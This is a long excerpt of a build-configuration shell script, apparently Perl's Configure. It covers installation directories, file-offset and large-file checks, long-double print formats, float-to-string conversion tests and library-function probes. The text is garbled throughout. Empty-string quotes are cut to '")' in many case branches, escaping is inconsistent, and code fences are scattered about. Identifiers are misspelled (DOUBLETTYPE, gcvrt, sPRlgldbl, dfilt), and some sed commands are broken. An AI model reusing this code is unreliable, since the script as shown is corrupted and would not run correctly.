    $test -d /usr/share/scripts && dflt=/usr/share/scripts
```

```
    $test -d /usr/share/bin    && dflt=/usr/share/bin
```

```
    $test -d /usr/local/script && dflt=/usr/local/script
```

```
    $test -d /usr/local/scripts && dflt=/usr/local/scripts
```

```
    $test -d $prefixexp/script && dflt=$prefixexp/script
```

```
    set dflt
```

```
    eval $prefixup
```

```

        ;;
*) dflt="$scriptdir"
        ;;
esac
$cat <<EOM

```

Some installations have a separate directory just for executable scripts so that they can mount it across multiple architectures but keep the scripts in one spot. You might, for example, have a subdirectory of `/usr/share` for this. Or you might just lump your scripts in with all your other executables.

```

EOM
fn=d~
rp='Where do you keep publicly executable scripts?'
. ./getfile
if $test "X$ansexp" != "X$scriptdirexp"; then
    installscript="
fi
installscriptdir="
prefixvar=scriptdir
. ./setprefixvar
: A little fix up for an irregularly named variable.
installscript="$installscriptdir"

```

: determine where add-on public executables go



```

case "$sitebin" in
")      dflt=$siteprefix/bin ;;
*)      dflt=$sitebin ;;
esac

fn=d~

rp='Pathname where the add-on public executables should be installed?'

./getfile

prefixvar=sitebin

./setprefixvar

```

: determine where add-on html pages go

: There is no standard location, so try to copy the previously-selected

: directory structure for the core html pages.

```

case "$sitehtml1dir" in
")  dflt=`echo "$html1dir" | $sed "s#^$prefix#$siteprefix#" ` ;;
*)  dflt=$sitehtml1dir ;;
esac

case "$dflt" in
"| ' ') dflt=none ;;
esac

fn=dn+~

rp='Pathname where the site-specific html pages should be installed?'

./getfile

prefixvar=sitehtml1dir

./setprefixvar

```

: determine where add-on library html pages go

: There is no standard location, so try to copy the previously-selected

: directory structure for the core html pages.

```
case "$sitehtml3dir" in
```

```
)    dflt=`echo "$html3dir" | $sed "s#^$prefix#$siteprefix#"` ;;
```

```
*)    dflt=$sitehtml3dir ;;
```

```
esac
```

```
case "$dflt" in
```

```
"|' ') dflt=none ;;
```

```
esac
```

```
fn=dn+~
```

```
rp='Pathname where the site-specific library html pages should be installed?'
```

```
./getfile
```

```
prefixvar=sitehtml3dir
```

```
./setprefixvar
```

: determine where add-on manual pages go

```
case "$siteman1dir" in
```

```
)    dflt=`echo $man1dir | $sed "s#^$prefix#$siteprefix#"` ;;
```

```
*)    dflt=$siteman1dir ;;
```

```
esac
```

```
case "$dflt" in
```

```
"|' ') dflt=none ;;
```

```
esac
```

fn=dn+~

rp='Pathname where the site-specific manual pages should be installed?'

./getfile

prefixvar=siteman1dir

./setprefixvar

: determine where add-on library man pages go

case "\$siteman3dir" in

) dflt=`echo \$man3dir | \$sed "s#^\$prefix#\$siteprefix#"` ;;

\*) dflt=\$siteman3dir ;;

esac

case "\$dflt" in

"|' ') dflt=none ;;

esac

fn=dn+~

rp='Pathname where the site-specific library manual pages should be installed?'

./getfile

prefixvar=siteman3dir

./setprefixvar

: determine where add-on public executable scripts go

case "\$sitescript" in

) dflt=\$siteprefix/script

\$test -d \$dflt || dflt=\$sitebin ;;

\*) dflt="\$sitescript" ;;

```
esac
```

```
fn=d~+
```

```
rp='Pathname where add-on public executable scripts should be installed?'
```

```
./getfile
```

```
prefixvar=sitescript
```

```
./setprefixvar
```

```
: Check if faststdio is requested and available
```

```
case "$usefaststdio" in
```

```
$define|true|[yY]*|")
```

```
    xversion=`awk '/define[ ]+PERL_VERSION/ {print $3}' $src/patchlevel.h`
```

```
    case "$xversion" in
```

```
        [68])    dflt='y' ;;
```

```
        *)      dflt='n' ;;
```

```
    esac
```

```
;;
```

```
*) dflt='n';;
```

```
esac
```

```
cat <<EOM
```

Perl can be built to use 'fast stdio', which means using the stdio

library but also directly manipulating the stdio buffers to enable

faster I/O. Using stdio is better for backward compatibility (especially

for Perl extensions), but on the other hand since Perl 5.8 the 'perlio'

interface has been preferred instead of stdio.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

rp='Use the "fast stdio" if available?'

. ./myread

case "\$ans" in

y|Y) val="\$define" ;;

\*) val="\$undef" ;;

esac

set usefaststdio

eval \$setvar

: define an is-a-typedef? function

typedef='type=\$1; var=\$2; def=\$3; shift; shift; shift; inclist=\$@;

case "\$inclist" in

"" ) inclist="sys/types.h";;

esac;

eval "varval=\\${\$var}";

case "\$varval" in

"" )

rm -f temp.c;

for inc in \$inclist; do

echo "#include <\$inc>" >>temp.c;

done;

```

echo "#ifdef $type" >> temp.c;

echo "printf(\"We have $type\");" >> temp.c;

echo "#endif" >> temp.c;

$cppstdin $cppflags $cppminus < temp.c >temp.E 2>/dev/null;

if $contains $type temp.E >/dev/null 2>&1; then

    eval "$var=\$type";

else

    eval "$var=\$def";

fi;

$rm -f temp.?;;

*) eval "$var=\$varval";

esac'

```

: define an is-a-typedef? function that prompts if the type is not available.

```

typedef_ask='type=$1; var=$2; def=$3; shift; shift; shift; inclist=$@;

case "$inclist" in

"" ) inclist="sys/types.h";;

esac;

eval "varval=\${$var}";

case "$varval" in

"" )

    $rm -f temp.c;

    for inc in $inclist; do

        echo "#include <$inc>" >>temp.c;

    done;

```

```

echo "#ifdef $type" >> temp.c;

echo "printf(\"We have $type\");" >> temp.c;

echo "#endif" >> temp.c;

$cppstdin $cppflags $cppminus < temp.c >temp.E 2>/dev/null;

echo " " ;

echo "$rp" | $sed -e "s/What is/Looking for/" -e "s/?/./";

if $contains $type temp.E >/dev/null 2>&1; then

    echo "$type found." >&4;

    eval "$var=\$type";

else

    echo "$type NOT found." >&4;

    dflt="$def";

    . ./myread ;

    eval "$var=\$ans";

fi;

$rm -f temp.?;;

*) eval "$var=\$varval";

esac'

```

: see what type lseek is declared as in the kernel

```
rp="What is the type used for lseek's offset on this system?"
```

```
set off_t lseektype long stdio.h sys/types.h
```

```
eval $typedef_ask
```

```
echo " "
```

```
echo "Checking to see how big your file offsets are..." >&4
```

```
$cat >try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
int main()
```

```
{
```

```
    printf("%d\n", (int)sizeof($lseektype));
```

```
    return(0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok; then
```

```
    lseeksize=`$run ./try`
```

```
    echo "Your file offsets are $lseeksize bytes long."
```

```
else
```

```
    dflt=$longsize
```

```
    echo " "
```

```
    echo "(I can't seem to compile the test program.  Guessing...)"
```

```
    rp="What is the size of your file offsets (in bytes)?"
```

```
    ./myread
```

```
    lseeksize="$ans"
```

```
fi
```

```
$rm_try
```

: see what type file positions are declared as in the library



```
rp="What is the type for file position used by fsetpos()?"
```

```
set fpos_t fpostype long stdio.h sys/types.h
```

```
eval $typedef_ask
```

```
: Check size for Fpos_t
```

```
echo " "
```

```
case "$fpostype" in
```

```
*_t) zzz="$fpostype"    ;;
```

```
*) zzz="fpos_t"        ;;
```

```
esac
```

```
echo "Checking the size of $zzz..." >&4
```

```
cat > try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main() {
```

```
    printf("%d\n", (int)sizeof($fpostype));
```

```
    exit(0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok; then
```

```

yyy=`$run ./try`
case "$yyy" in
")    fpossize=4

    echo "(I can't execute the test program--guessing $fpossize.)" >&4

    ;;

*)    fpossize=$yyy

    echo "Your $zzz is $fpossize bytes long."

    ;;

esac

else

dfilt="$longsize"

echo " " >&4

echo "(I can't compile the test program.  Guessing...)" >&4

rp="What is the size of your file positions (in bytes)?"

. ./myread

fpossize="$ans"

fi

```

: Check for large file support

# Backward compatibility (uselfs is deprecated).

```
case "$uselfs" in
```

```
"$define" | true | [yY]*)
```

```
cat <<EOM >&4
```

\*\*\* Configure -Duselfs is deprecated, using -Duselargefiles instead.

EOM

```
        uselargefiles="$define"
```

```
    ;;
```

esac

```
case "$lseeksize:$fpossize" in
```

```
8:8) cat <<EOM
```

You can have files larger than 2 gigabytes.

EOM

```
    val="$define" ;;
```

```
*) case "$uselargefiles" in
```

```
    "$undef" | false | [nN]*) dflt='n' ;;
```

```
*)    dflt='y' ;;
```

```
esac
```

```
cat <<EOM
```

Perl can be built to understand large files (files larger than 2 gigabytes)

on some systems. To do so, Configure can be run with -Duselargefiles.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

```
rp='Try to understand large files, if available?'
```

```
./myread
```

```
case "$ans" in
```

```

y|Y)  val="$define" ;;

*)    val="$undef" ;;

esac

;;

esac

set uselargefiles

eval $setvar

: Look for a hint-file generated 'call-back-unit'. If the
: user has specified that a large files perl is to be built,
: we may need to set or change some other defaults.

if $test -f uselargefiles.cbu; then

    echo "Your platform has some specific hints regarding large file builds, using them..."

    . ./uselargefiles.cbu

fi

case "$uselargefiles" in

"$define")

    if $test -f uselargefiles.cbu; then

        echo " "

        echo "Rechecking to see how big your file offsets are..." >&4

        $cat >try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

int main()

{

    printf("%d\n", (int)sizeof($lseektype));

```

```
    return(0);  
}
```

EOCP

```
set try  
  
if eval $compile_ok; then  
    lseeksize=`$run ./try`  
  
    $echo "Your file offsets are now $lseeksize bytes long."  
  
else  
  
    dflt="$lseeksize"  
  
    echo " "  
  
    echo "(I can't seem to compile the test program.  Guessing...)"  
  
    rp="What is the size of your file offsets (in bytes)?"  
  
    ./myread  
  
    lseeksize="$ans"  
  
fi  
  
case "$fpostype" in  
*_t) zzz="$fpostype"    ;;  
*)   zzz="fpos_t"      ;;  
esac  
  
$echo $n "Rechecking the size of $zzz...$c" >&4  
  
$cat > try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main() {
```

```
    printf("%d\n", (int)sizeof($fpostype));
```

```
    return(0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile_ok; then
```

```
    yyy=`$run ./try`
```

```
    dflt="$lseeksize"
```

```
    case "$yyy" in
```

```
        ")    echo " "
```

```
                echo "(I can't execute the test program--guessing $fpossize.)" >&4
```

```
                ;;
```

```
        *)    fpossize=$yyy
```

```
                echo " $fpossize bytes." >&4
```

```
                ;;
```

```
    esac
```

```
else
```

```
    dflt="$fpossize"
```

```
    echo " "
```

```
    echo "(I can't compile the test program. Guessing...)" >&4
```

```
    rp="What is the size of your file positions (in bytes)?"
```

```
    ./myread
```

```

                fpossize="$ans"

            fi

            $rm_try

        fi

    ;;

esac

```

: Set the vendorbin variables

```

case "$vendorprefix" in

")    d_vendorbin="$undef"

        vendorbin=""

        vendorbinexp=""

        ;;

*)    d_vendorbin="$define"

        : determine where vendor-supplied executables go.

        case "$vendorbin" in

            ") dflt=$vendorprefix/bin ;;

            *)    dflt="$vendorbin" ;;

        esac

        fn=d~+

        rp='Pathname for the vendor-supplied executables directory?'

        ./getfile

        vendorbin="$ans"

        vendorbinexp="$ansexp"

        ;;

```

```
esac
```

```
prefixvar=vendorbin
```

```
./installprefix
```

```
: Set the vendorhtml1dir variables
```

```
case "$vendorprefix" in
```

```
"")    vendorhtml1dir="
```

```
        vendorhtml1direxp="
```

```
;;
```

```
*)      : determine where vendor-supplied html pages go.
```

```
        : There is no standard location, so try to copy the previously-selected
```

```
        : directory structure for the core html pages.
```

```
        : XXX Better default suggestions would be welcome.
```

```
        case "$vendorhtml1dir" in
```

```
            "")    dflt=`echo "$html1dir" | $sed "s#^$prefix#$vendorprefix#"` ;;
```

```
            *)      dflt=$vendorhtml1dir ;;
```

```
        esac
```

```
        case "$dflt" in
```

```
            "|' ') dflt=none ;;
```

```
        esac
```

```
        fn=dn+~
```

```
        rp='Pathname for the vendor-supplied html pages?'
```

```
        ./getfile
```

```
        vendorhtml1dir="$ans"
```

```
        vendorhtml1direxp="$ansexp"
```



```

;;

esac

: Use ' ' for none so value is preserved next time through Configure

$test X"$vendorhtml1dir" = "X" && vendorhtml1dir=' '

prefixvar=vendorhtml1dir

. ./installprefix

: Set the vendorhtml3dir variables

case "$vendorprefix" in

")    vendorhtml3dir="

        vendorhtml3direxp="

        ;;

*)    : determine where vendor-supplied module html pages go.

        : There is no standard location, so try to copy the previously-selected

        : directory structure for the core html pages.

        : XXX Better default suggestions would be welcome.

        case "$vendorhtml3dir" in

            ")    dflt=`echo "$html3dir" | $sed "s#^$prefix#$vendorprefix#" ` ;;

            *)    dflt=$vendorhtml3dir ;;

        esac

        case "$dflt" in

            "|' ') dflt=none ;;

        esac

        fn=dn+~

        rp='Pathname for the vendor-supplied html pages?'

```

```

    ./getfile

    vendorhtml3dir="$ans"

    vendorhtml3direxp="$ansexp"

    ;;

esac

: Use ' ' for none so value is preserved next time through Configure

$test X"$vendorhtml3dir" = "X" && vendorhtml3dir=' '

prefixvar=vendorhtml3dir

./installprefix


: Set the vendorman1dir variables

case "$vendorprefix" in

")    vendorman1dir="

        vendorman1direxp="

        ;;

*)    : determine where vendor-supplied manual pages go.

        case "$vendorman1dir" in

            ") dflt=`echo "$man1dir" | $sed "s#^$prefix#$vendorprefix#" ` ;;

            *)    dflt=$vendorman1dir ;;

        esac

        case "$dflt" in

            "| ' ') dflt=none ;;

        esac

        fn=nd~+

        rp='Pathname for the vendor-supplied manual section 1 pages?'

```

```

    ./getfile

    vendorman1dir="$ans"

    vendorman1direxp="$ansexp"

    ;;

esac

: Use ' ' for none so value is preserved next time through Configure

$test X"$vendorman1dir" = "X" && vendorman1dir=' '

prefixvar=vendorman1dir

./installprefix


: Set the vendorman3dir variables

case "$vendorprefix" in

")    vendorman3dir="

        vendorman3direxp="

        ;;

*)    : determine where vendor-supplied module manual pages go.

        case "$vendorman3dir" in

            ") dflt=`echo "$man3dir" | $sed "s#^$prefix#$vendorprefix#" ` ;;

            *)    dflt=$vendorman3dir ;;

        esac

        case "$dflt" in

            "|' ') dflt=none ;;

        esac

        fn=nd~+

        rp='Pathname for the vendor-supplied manual section 3 pages?'

```

```

    ./getfile

    vendorman3dir="$ans"

    vendorman3direxp="$ansexp"

    ;;

esac

: Use ' ' for none so value is preserved next time through Configure

$test X"$vendorman3dir" = "X" && vendorman3dir=' '

prefixvar=vendorman3dir

./installprefix


: Set the vendorscript variables

case "$vendorprefix" in

")    d_vendorscript="$undef"

      vendorscript=""

      vendorscriptexp=""

      ;;

*)    d_vendorscript="$define"

      : determine where vendor-supplied scripts go.

      case "$vendorscript" in

")    dflt=$vendorprefix/script

          $test -d $dflt || dflt=$vendorbin ;;

*)    dflt="$vendorscript" ;;

esac

$cat <<EOM

```

The installation process will create a directory for  
vendor-supplied scripts.

EOM

```
fn=d~+

rp='Pathname for the vendor-supplied scripts directory?'

. ./getfile

vendorscript="$ans"

vendorscriptexp="$ansexp"

;;

esac

prefixvar=vendorscript

. ./installprefix
```

: script used to emit important warnings

```
cat >warn <<EOS
```

```
$startsh
```

```
if test \ $# -gt 0; then
```

```
    echo "\$@" >msg
```

```
else
```

```
    cat >msg
```

```
fi
```

```
echo "*** WARNING:" >&4
```

```
sed -e 's/^/*** /' <msg >&4
```

```
echo "*** " >&4
```

```
cat msg >>config.msg
```

```
echo " " >>config.msg
```

```
rm -f msg
```

```
EOS
```

```
chmod +x warn
```

```
$eunicefix warn
```

```
: see which of string.h or strings.h is needed
```

```
echo " "
```

```
strings=`./findhdr string.h`
```

```
if $test "$strings" && $test -r "$strings"; then
```

```
    echo "Using <string.h> instead of <strings.h>." >&4
```

```
    val="$define"
```

```
else
```

```
    val="$undef"
```

```
    strings=`./findhdr strings.h`
```

```
    if $test "$strings" && $test -r "$strings"; then
```

```
        echo "Using <strings.h> instead of <string.h>." >&4
```

```
    else
```

```
        ./warn "No string header found -- You'll surely have problems."
```

```
    fi
```

```
fi
```

```
set i_string
```

```
eval $setvar
```

```
case "$i_string" in
```

```
"$undef") strings=`./findhdr strings.h`;;
```

```
*)      strings=`./findhdr string.h`;;
```

```
esac
```

```
: see if qgcvt exists
```

```
set qgcvt d_qgcvt
```

```
eval $inlibc
```

```
: Check print/scan long double stuff
```

```
echo " "
```

```
if $test X"$d_longdbl" = X"$define"; then
```

```
echo "Checking how to print long doubles..." >&4
```

```
if $test X"$sPRIfldbl" = X -a X"$doublesize" = X"$longdblsize"; then
```

```
    $cat >try.c <<'EOCP'
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
int main() {
```

```
    double d = 123.456;
```

```
    printf("%.3f\n", d);
```

```
}
```

```
EOCP
```

```
    set try
```

```

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        123.456)

            sPRIfldbl=""f""; sPRlgldbl=""g""; sPRleldbl=""e"";

            sPRIFUldbl=""F""; sPRIGUldbl=""G""; sPRIEUldbl=""E"";

            echo "We will use %f."

            ;;

        esac

    fi

fi

```

```

if $test X"$sPRIfldbl" = X; then

```

```

    $cat >try.c <<'EOCP'

```

```

#include <sys/types.h>

```

```

#include <stdio.h>

```

```

int main() {

```

```

    long double d = 123.456;

```

```

    printf("%.3Lf\n", d);

```

```

}

```

```

EOCP

```

```

set try

```

```

if eval $compile; then

```

```

    yyy=`$run ./try`

```

```

    case "$yyy" in

```



```

123.456)

    sPRIfldbl=""Lf""; sPRIgldbl=""Lg""; sPRIeldbl=""Le"";

    sPRIFUldbl=""LF""; sPRIGUldbl=""LG""; sPRIEUldbl=""LE"";

    echo "We will use %Lf."

    ;;

esac

fi

fi

if $test X"$sPRIfldbl" = X; then

    $cat >try.c <<'EOCP'

#include <sys/types.h>

#include <stdio.h>

int main() {

    long double d = 123.456;

    printf("%.3lLf\n", d);

}

EOCP

set try

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        123.456)

            sPRIfldbl=""lIf""; sPRIgldbl=""lIg""; sPRIeldbl=""lIe"";

            sPRIFUldbl=""lIF""; sPRIGUldbl=""lIG""; sPRIEUldbl=""lIE"";

```

```

        echo "We will use %lf."

        ;;

    esac

fi

fi

if $test X"$sPRIfldbl" = X; then

    $cat >try.c <<'EOCP'

#include <sys/types.h>

#include <stdio.h>

int main() {

    long double d = 123.456;

    printf("%.3lf\n", d);

}

EOCP

    set try

    if eval $compile; then

        yyy=`$run ./try`

        case "$yyy" in

            123.456)

                sPRIfldbl="lf"; sPRlgldbl="lg"; sPRleldbl="le";

                sPRIfUldbl="lF"; sPRIGUldbl="lG"; sPRlEUldbl="lE";

                echo "We will use %lf."

                ;;

            esac

```

```

        fi

fi

if $test X"$sPRIfldbl" = X; then
    echo "Cannot figure out how to print long doubles." >&4
else
    sSCNfldbl=$sPRIfldbl    # expect consistency
fi

$rm_try

fi # d_longdbl

case "$sPRIfldbl" in
    ")    d_PRIfldbl="$undef"; d_PRIfldbl="$undef"; d_PRIeldbl="$undef";
          d_PRIFUldbl="$undef"; d_PRIGUldbl="$undef"; d_PRIEUldbl="$undef";
          d_SCNfldbl="$undef";
          ;;
    *)    d_PRIfldbl="$define"; d_PRIfldbl="$define"; d_PRIeldbl="$define";
          d_PRIFUldbl="$define"; d_PRIGUldbl="$define"; d_PRIEUldbl="$define";
          d_SCNfldbl="$define";
          ;;
esac

```

: Check how to convert floats to strings.

```

if test "X$d_Gconvert" = X; then

echo " "

echo "Checking for an efficient way to convert floats to strings."

echo " " > try.c

case "$uselongdouble" in

"$define") echo "#define USE_LONG_DOUBLE" >>try.c ;;

esac

case "$d_longdbl" in

"$define") echo "#define HAS_LONG_DOUBLE" >>try.c ;;

esac

case "$d_PRIdbl" in

"$define") echo "#define HAS_PRIdbl" >>try.c ;;

esac

$cat >>try.c <<EOP

#ifdef TRY_gconvert

#define Gconvert(x,n,t,b) gconvert((x),(n),(t),(b))

char *myname = "gconvert";

#endif

#ifdef TRY_gcvt

#define Gconvert(x,n,t,b) gcvt((x),(n),(b))

char *myname = "gcvt";

#endif

#ifdef TRY_qgcvt

```

```

#define Gconvert(x,n,t,b) qgcvt((x),(n),(b))

char *myname = "qgcvt";

#define DOUBLETYP long double

#endif

#ifdef TRY_sprintf

#if defined(USE_LONG_DOUBLE) && defined(HAS_LONG_DOUBLE)

#ifdef HAS_PRIdbl

#define Gconvert(x,n,t,b) sprintf((b),"%.*$sPRIdbl,(n),(x))

#else

#define Gconvert(x,n,t,b) sprintf((b),"%.*g",(n),(double)(x))

#endif

#else

#define Gconvert(x,n,t,b) sprintf((b),"%.*g",(n),(x))

#endif

char *myname = "sprintf";

#endif

#ifdef DOUBLETYP

#if defined(USE_LONG_DOUBLE) && defined(HAS_LONG_DOUBLE)

#define DOUBLETYP long double

#else

#define DOUBLETYP double

#endif

#endif

```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#$i_string I_STRING
```

```
#ifdef I_STRING
```

```
# include <string.h>
```

```
#else
```

```
# include <strings.h>
```

```
#endif
```

```
int checkit(char *expect, char *got)
```

```
{
```

```
    if (strcmp(expect, got)) {
```

```
        printf("%s oddity: Expected %s, got %s\n",
```

```
            myname, expect, got);
```

```
        exit(1);
```

```
    }
```

```
}
```

```
int main()
```

```
{
```

```
    char buf[64];
```

```
buf[63] = '\0';
```

```
/* This must be 1st test on (which?) platform */
```

```
/* Alan Burlison <AlanBurlsin@unn.unisys.com> */
```

```
Gconvert((DOUBLETTYPE)0.1, 8, 0, buf);
```

```
checkit("0.1", buf);
```

```
Gconvert((DOUBLETTYPE)0.01, 8, 0, buf);
```

```
checkit("0.01", buf);
```

```
Gconvert((DOUBLETTYPE)0.001, 8, 0, buf);
```

```
checkit("0.001", buf);
```

```
Gconvert((DOUBLETTYPE)0.0001, 8, 0, buf);
```

```
checkit("0.0001", buf);
```

```
Gconvert((DOUBLETTYPE)0.00009, 8, 0, buf);
```

```
if (strlen(buf) > 5)
```

```
    checkit("9e-005", buf); /* for Microsoft ?? */
```

```
else
```

```
    checkit("9e-05", buf);
```

```
Gconvert((DOUBLETTYPE)1.0, 8, 0, buf);
```

```
checkit("1", buf);
```

```
Gconvert((DOUBLETTYPE)1.1, 8, 0, buf);  
checkit("1.1", buf);
```

```
Gconvert((DOUBLETTYPE)1.01, 8, 0, buf);  
checkit("1.01", buf);
```

```
Gconvert((DOUBLETTYPE)1.001, 8, 0, buf);  
checkit("1.001", buf);
```

```
Gconvert((DOUBLETTYPE)1.0001, 8, 0, buf);  
checkit("1.0001", buf);
```

```
Gconvert((DOUBLETTYPE)1.00001, 8, 0, buf);  
checkit("1.00001", buf);
```

```
Gconvert((DOUBLETTYPE)1.000001, 8, 0, buf);  
checkit("1.000001", buf);
```

```
Gconvert((DOUBLETTYPE)0.0, 8, 0, buf);  
checkit("0", buf);
```

```
Gconvert((DOUBLETTYPE)-1.0, 8, 0, buf);  
checkit("-1", buf);
```

```
/* Some Linux gcvt's give 1.e+5 here. */
```



```

Gconvert((DOUBLETTYPE)100000.0, 8, 0, buf);

checkit("100000", buf);


/* Some Linux gcvt's give -1.e+5 here. */
Gconvert((DOUBLETTYPE)-100000.0, 8, 0, buf);

checkit("-100000", buf);


Gconvert((DOUBLETTYPE)123.456, 8, 0, buf);

checkit("123.456", buf);


/* Testing of 1e+129 in bigintpm.t must not get extra '.' here. */
Gconvert((DOUBLETTYPE)1e34, 8, 0, buf);

/* 34 should be enough to scare even long double
 * places into using the e notation. */
if (strlen(buf) > 5)
    checkit("1e+034", buf); /* for Microsoft */
else
    checkit("1e+34", buf);


/* For Perl, if you add additional tests here, also add them to
 * t/base/num.t for benefit of platforms not using Configure or
 * overriding d_Gconvert */

exit(0);

}

```

EOP

: first add preferred functions to our list

xxx\_list=""

for xxx\_convert in \$gconvert\_preference; do

case \$xxx\_convert in

gcv|gconvert|sprintf) xxx\_list="\$xxx\_list \$xxx\_convert" ;;

\*) echo "Discarding unrecognized gconvert\_preference \$xxx\_convert" >&4 ;;

esac

done

: then add any others

for xxx\_convert in gconvert gcv|sprintf; do

case "\$xxx\_list" in

\*\$xxx\_convert\*) ;;

\*) xxx\_list="\$xxx\_list \$xxx\_convert" ;;

esac

done

case "\$d\_longdbl\$uselongdouble" in

"\$define\$define")

: again, add preferred functions to our list first

xxx\_ld\_list=""

for xxx\_convert in \$gconvert\_ld\_preference; do

case \$xxx\_convert in

qgcv|gcv|gconvert|sprintf) xxx\_ld\_list="\$xxx\_ld\_list \$xxx\_convert" ;;

\*) echo "Discarding unrecognized gconvert\_ld\_preference \$xxx\_convert" ;;

```

    esac

done

: then add qgcvt, sprintf--then, in xxx_list order, gconvert and gcvt
for xxx_convert in qgcvt sprintf $xxx_list; do

    case "$xxx_ld_list" in

        $xxx_convert*|*" $xxx_convert"*) ;;

        *) xxx_ld_list="$xxx_ld_list $xxx_convert" ;;

    esac

done

: if sprintf cannot do long doubles, move it to the end
if test "$d_PRIdbl" != "$define"; then

    xxx_ld_list="`echo $xxx_ld_list|sed s/sprintf/` sprintf"

fi

: if no qgcvt, remove it
if test "$d_qgcvt" != "$define"; then

    xxx_ld_list="`echo $xxx_ld_list|sed s/qgcvt/`"

fi

: use the ld_list
xxx_list="$xxx_ld_list"

;;

esac

for xxx_convert in $xxx_list; do

    echo "Trying $xxx_convert..."

    $rm -f try try$_o core

```

```

set try -DTRY_$xxx_convert
if eval $compile; then
    echo "$xxx_convert() found." >&4
    if $run ./try; then
        echo "I'll use $xxx_convert to convert floats into a string." >&4
        break;
    else
        echo "...But $xxx_convert didn't work as I expected."
        xxx_convert=""
    fi
else
    echo "$xxx_convert NOT found." >&4
fi
done

```

```

if test X$xxx_convert = X; then
    echo "*** WHOA THERE!!! ***" >&4
    echo "None of ($xxx_list) seemed to work properly. I'll use sprintf." >&4
    xxx_convert=sprintf
fi

```

```

case "$xxx_convert" in
gconvert) d_Gconvert='gconvert((x),(n),(t),(b))' ;;
gcvrt) d_Gconvert='gcvrt((x),(n),(b))' ;;
qgcvt) d_Gconvert='qgcvt((x),(n),(b))' ;;

```

```

*) case "$uselongdouble$d_longdbl$d_PRIdldbl" in
"$define$define$define")
    d_Gconvert="sprintf((b),\"%.*\"$sPRIdldbl,(n),(x))" ;;
"$define$define$undef")
    d_Gconvert='sprintf((b),\"%.*g\",(n),(double)(x))' ;;
*) d_Gconvert='sprintf((b),\"%.*g\",(n),(x))' ;;

esac

;;

esac

fi

$rm_try

```

```

: see if _fwalk exists

set fwalk d__fwalk

eval $inlibc

```

```

: Initialize h_fcntl

h_fcntl=false

```

```

: Initialize h_sysfile

h_sysfile=false

```

```

: access call always available on UNIX

set access d_access

```

```
eval $inlibc
```

```
: locate the flags for 'access()'
```

```
case "$d_access" in
```

```
"$define")
```

```
    echo " "
```

```
    $cat >access.c <<EOCP
```

```
#include <sys/types.h>
```

```
#ifdef I_FCNTL
```

```
#include <fcntl.h>
```

```
#endif
```

```
#ifdef I_SYS_FILE
```

```
#include <sys/file.h>
```

```
#endif
```

```
#ifdef I_UNISTD
```

```
#include <unistd.h>
```

```
#endif
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
int main() {
```

```
    exit(R_OK);
```

```
}
```

```
EOCP
```

: check sys/file.h first, no particular reason here

```
if $test `./findhdr sys/file.h` && \
```

```
    $cc -o access $cppflags -DI_SYS_FILE access.c >/dev/null 2>&1 ; then
```

```
    h_sysfile=true;
```

```
    echo "<sys/file.h> defines the *_OK access constants." >&4
```

```
elif $test `./findhdr fcntl.h` && \
```

```
    $cc -o access $cppflags -DI_FCNTL access.c >/dev/null 2>&1 ; then
```

```
    h_fcntl=true;
```

```
    echo "<fcntl.h> defines the *_OK access constants." >&4
```

```
elif $test `./findhdr unistd.h` && \
```

```
    $cc -o access $cppflags -DI_UNISTD access.c >/dev/null 2>&1 ; then
```

```
    echo "<unistd.h> defines the *_OK access constants." >&4
```

```
else
```

```
    echo "I can't find the four *_OK access constants--I'll use mine." >&4
```

```
fi
```

```
;;
```

```
esac
```

```
$rm -f access*
```

: see if accessx exists

```
set accessx d_accessx
```

```
eval $inlibc
```

: see if aintl exists

```
set aintl d_aintl
```

eval \$inlibc

: see if alarm exists

set alarm d\_alarm

eval \$inlibc

: see if 64bit time functions exists

set ctime64 d\_ctime64

eval \$inlibc

set localtime64 d\_localtime64

eval \$inlibc

set gmtime64 d\_gmtime64

eval \$inlibc

set mktime64 d\_mkdir64

eval \$inlibc

set difftime64 d\_difftime64

eval \$inlibc

set asctime64 d\_asctime64

eval \$inlibc



: see if POSIX threads are available

set pthread.h i\_pthread

eval \$inhdr

: define a function to check prototypes

\$cat > protochk <<EOSH

\$startsh

cc="\$cc"

optimize="\$optimize"

ccflags="\$ccflags"

prototype="\$prototype"

define="\$define"

rm\_try="\$rm\_try"

usethreads=\$usethreads

i\_pthread=\$i\_pthread

pthread\_h\_first=\$pthread\_h\_first

EOSH

\$cat >> protochk <<'EOSH'

\$rm\_try

foo="\$1"

shift

while test \$# -ge 2; do

```

    case "$1" in
        $define) echo "#include <$2>" >> try.c ;;
        literal) echo "$2" >> try.c ;;
    esac

    # Extra magic for the benefit of systems that need pthread.h

    # to be included early to correctly detect threadsafe functions.

    # Such functions must guarantee themselves, though, that the usethreads

    # and i_pthread have been defined, before calling protochk.

    if test "$usethreads" = "$define" -a "$i_pthread" = "$define" -a "$pthread_h_first" = "$define" -a
"$pthread_h_done" = ""; then

        echo "#include <pthread.h>" >> try.c

        pthread_h_done=yes

    fi

    shift 2

done

test "$prototype" = "$define" && echo '#define CAN_PROTOTYPE' >> try.c

cat >> try.c <<'EOCP'

#ifdef CAN_PROTOTYPE

#define _(args) args

#else

#define _(args) ()

#endif

EOCP

echo "$foo" >> try.c

echo 'int no_real_function_has_this_name _((void)) { return 0; }' >> try.c

$cc $optimize $ccflags -c try.c > /dev/null 2>&1

```

```
status=$?
```

```
$rm_try
```

```
